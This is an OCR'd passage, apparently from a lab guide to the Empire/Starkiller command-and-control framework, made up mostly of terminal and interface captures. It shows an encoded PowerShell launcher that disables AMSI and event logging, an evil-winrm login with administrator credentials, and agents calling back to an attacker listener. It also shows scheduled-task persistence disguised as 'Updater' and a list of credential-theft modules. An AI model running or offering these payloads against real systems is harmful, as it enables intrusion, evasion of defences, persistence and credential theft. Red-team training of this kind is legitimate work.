B0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0
AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABl
AGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwAL
AAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALgBFAH
YAZQBuAHQAUAByAG8AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwB
uAFAAdQBiAGwAaQBjACwASQBuAHMAdABhAG4AYwBlACcAKQAuAFMAZQB0AFYAYQBsAHUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUA
bQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhA
HQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQ
```


```
kali@kali:~$ evil-winrm -i 172.30.1.21 -u Administrator -p vagrant

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functio
n is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote
-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgB
lAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJABSAGUA
ZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnA
GUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARg
BpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGk
AYwAnACkALgBTAGUAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBn
AG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALgBFAHYAZQBuAHQAUAByAG8AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZ
QBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQBjACwASQBuAHMAdABhAG4AYwBlACcAKQAuAF
MAZQB0AFYAYQBsAHUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQB
tAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4AUABTAEUAdAB3AEwA
bwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQBsAGQAKAAnAGUAdAB3AFAAcgBvAHYAaQBkAGUAcgAnACwAJwBOA
G8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAEcAZQB0AFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQ
A7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHA
```


```
[+] New agent 59ET2ZBA checked in
(Empire: usestager/multi_launcher) > agents

Agents
 ID       Name     Language   Internal IP   Username                      Process      PID   Delay   Last Seen                          Listener
 59ET2ZBA 59ET2ZBA* powershell 172.30.1.21   VAGRANT-2008R2\Administrator  powershell   5360  60/0.2  2023-12-07 20:37:57 EST (38 seconds ago)  ThreatEmulation
 K3YU2DLB K3YU2DLB* powershell 172.30.1.21   VAGRANT-2008R2\Administrator  powershell   3748  5/0.0   2023-12-07 20:38:33 EST (2 seconds ago)   DC_Listener
 Z6V8GMSW Z6V8GMSW* powershell 172.30.1.21   VAGRANT-2008R2\Administrator  wsmprovhost  932   5/0.0   2023-12-07 20:38:33 EST (2 seconds ago)   DC_Listener
```


```
(Empire: agents) > interact 59ET2ZBA
(Empire: 59ET2ZBA) > sysinfo
INFO: Tasked 59ET2ZBA to run Task 1
[*] Task 1 results received
0|http://172.30.1.50:9443|VAGRANT-2008R2|Administrator|VAGRANT-2008R2|172.30.1.21|Microsoft Windows Serv
er 2008 R2 Standard |True|powershell|5360|powershell|5|AMD64
```


```
(Empire: usemodule/powershell_persistence_elevated_schtasks) > set OnLogon True
INFO: Set OnLogon to True
(Empire: usemodule/powershell_persistence_elevated_schtasks) > set Listener ThreatEmulation
INFO: Set Listener to ThreatEmulation
(Empire: usemodule/powershell_persistence_elevated_schtasks) > execute
INFO: Tasked 59ET2ZBA to run Task 3
[*] Task 3 results received
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener ThreatEmulation stored in HKLM:\Software\Microsoft\Netwo
rk\debug with Updater OnLogon trigger.
(Empire: 59ET2ZBA) >
```



Starkiller clients
Empire server
Target



Url
http://localhost:1337
Username
empireadmin
Password
Remember URL and Username
SUBMIT



Starkiller
2.3.2
Listeners
Stagers
Agents
Modules
Plugins
Downloads
Users
Settings



Users
REFRESH
CREATE
Name
Is Admin
Actions
empireadmin
Enabled
NewUser1
Enabled



Users / New
SUBMIT
New User
Username
Password
Confirm Password
Admin



Modules
Search
Show IDs
Name
Language
Needs Admin
Opsec Safe
Background
Techniques
Invoke-CredentialInjection powershell T1214 T1003
enum_cred_store powershell T1003
Invoke-TokenManipulation powershell T1134
Invoke-InternalMonologue powershell T1003
Invoke-Rubeus powershell T1208 T1097
Invoke-NTLMExtract powershell T1003
Invoke-Kerberoast powershell T1208



Listeners
REFRESH
CREATE
Name
Template
Host
Port
Created At
Actions
DC_Listener http http://172.30.1.50:1335 1335 2 hours ago
ThreatEmulation http_malleable http://172.30.1.50:9443 9443 36 minutes ago
Rows per page: 15
1-2 of 2



Listeners / New
New Listener
Type
dbx
http
http_com
http_foreign
http_hop
http_malleable
onedrive



Listeners / New
SUBMIT
New Listener
Starts a http[s] listener (PowerShell or Python) that uses a GET/POST approach.
Type
http
Name
http
Name for the listener.
Host
http://172.30.1.50
Hostname/IP for staging.
Port
1336
Port for the listener.
BindIP
0.0.0.0
The IP to bind to on the control server.
Launcher
powershell -noP -sta -w 1 -enc
Launcher string.

